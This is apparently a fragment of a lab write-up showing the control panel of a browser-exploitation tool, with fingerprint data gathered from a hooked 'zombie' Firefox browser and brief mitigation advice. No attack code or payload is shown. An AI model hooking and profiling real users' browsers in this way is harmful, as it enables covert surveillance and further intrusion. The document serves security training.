

Details Logs Commands Proxy XssRays Network


Key	Value
browser.capabilitiesactivex	No
browser.capabilitiesflash	No
browser.capabilitiesgooglegears	No
browser.capabilitiesphonegap	No
browser.capabilitiesquicktime	No
browser.capabilitiesrealplayer	No
browser.capabilitiessilverlight	No
browser.capabilitiesvbscript	No
browser.capabilitiesvlc	No
browser.capabilitieswebgl	Yes
browser.capabilitieswebto	Yes
browser.capabilitieswebsocket	Yes
browser.capabilitieswebworker	Yes
browser.capabilitieswmp	No
browser.date.timestamp	Sat Jan 08 2022 12:50:45 GMT-0500 (Eastern Standard Time)
browser.engine	Gecko
browser.language	en-US
browser.name	FF
browser.name.friendly	Firefox
browser.name.reported	Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0

Basic Requester

Page 1 of 2

Displaying zombie browser details 1 - 50 of 50





Mitigation:

1. Input validation could be used to help prevent this type of attack
2. Implement a type of patch management system or even create a user training program for employees to help prevent this type of attack within an organization.